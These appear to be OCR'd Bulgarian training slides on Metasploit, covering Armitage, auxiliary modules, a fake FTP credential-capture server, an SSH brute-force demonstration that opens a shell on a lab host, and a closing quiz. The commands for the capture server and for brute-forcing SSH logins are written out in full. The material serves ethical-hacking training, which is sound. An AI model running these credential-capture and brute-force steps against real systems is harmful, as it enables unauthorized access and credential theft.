


Armitage

- Armitage е отделен проект, който е достъпен от сайта http://www.fastandeasyhacking.com
- Включен в Kali Linux.
- Основната цел, която е била поставена при разработката му е да се подпомогне анализа с MSF, като се предостави възможност за графично управление на различните етапи, както и лесно наблюдение на хостовете.

Демонстрация 8

Aux модули



Aux модули

- Специализираните “aux” модули са изключително важни по време на фазата на анализиране на целевите системи, а тяхната дейност е свързана с “fuzz testing”, специфични сканирания, подслушване на трафика и много други .
- Въпреки, че те не могат да осигурят достъп или да отворят сесия, информацията, получена след тяхното активиране може значително да подпомогне търсенето на потенциални уязвимости.

Aux модули

- **Административни (Admin)** – включват модули за откриване на административни панели при HTTP сървъри, извличане на данни за потребителски профили на Microsoft SQL Server, MySQL и PostgreSQL, както и специални скриптове, свързани с опит за активиране на виртуални машини при VMWare;
- **Скенери (Scanner)** – в тази група попадат множество скриптове, които имат функционалност, свързана с анализ и откриване на определени услуги (например активни FTP сървъри), техните версии и други параметри;
- **Сървърни (Server)** – модулът “server capture module” може да емулира различна функционалност, с цел прихващане на данни за потребители и други.

Фиктивен FTP сървър

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/capture/ftp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
                                        an address on the local machine or 0.0.0.0
   SRVPORT  21               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
                                        is randomly generated)

  Auxiliary action:

   Name     Description
   ----     -----------
   Capture
```

Фиктивен FTP сървър

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(ftp) > set SRVHOST 192.168.1.214
SRVHOST => 192.168.1.214
msf auxiliary(ftp) > run
[*] Auxiliary module execution completed

[*] Listening on 192.168.1.214:21...
[*] Server started.
msf auxiliary(ftp) >
```

Демонстрация 9

SSH атака

```
root@kali-VB:~# cat /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
alex
alex !alex
alex Cisco
alex NeXT
alex QNX
alex admin
…
alex ibm
alex monitor
alex turnkey
alex ethical_hacking
```


SSH атака

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

SSH атака

```
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.229
RHOSTS => 192.168.1.229
msf auxiliary(ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ssh_login) > run

[*] 192.168.1.229:22 SSH - Starting bruteforce
[+] 192.168.1.229:22 SSH - Success: 'alex:ethical_hacking' 'uid=1000(alex) gid=1000(alex)
groups=1000(alex),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),
113(sambashare) Linux nexpose 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri
Jul 24 21:16:20 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.1.214:39146 -> 192.168.1.229:22)
at 2016-01-26 16:02:29 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Заключение



Заключение

- Metasploit е един от най-универсалните инструменти, свързани с целия етап на проверка на сигурността на отдалечени системи.
- Той ни позволява посредством лесен за употреба конзолен достъп или Web графичен интерфейс да сканираме мрежови сегменти и устройства, да анализираме за потенциални пропуски в сигурността и да стартираме атака, която цели да пренесе определен товар.
- Изключително популярен и мощен.
- Задължителен инструмент за етичните хакери.

Въпроси … и награди ☺



Въпроси … и награди

Колко версии на Metasploit се поддържат от Rapid7?

Отговор: 4

Въпроси … и награди

Как се нарича най-основната библиотека при MSF?

Отговор: REX

Въпроси … и награди


Чрез коя команда се импортират резултатите от сканиране с Nessus в Metasploit (ако Nessus не е инсталиран локално)?

Отговор: db_import

Въпроси … и награди

Как се нарича инструментът за генериране на “shellcode” в MSF?

Отговор: msfvenom



БЛАГОДАРЯ ЗА ВНИМАНИЕТО

БАРЗИКТ
www.ict-academy.bg info@ict-academy.bg
Българска асоциация за развитие на знанията за информационните и комуникационни технологии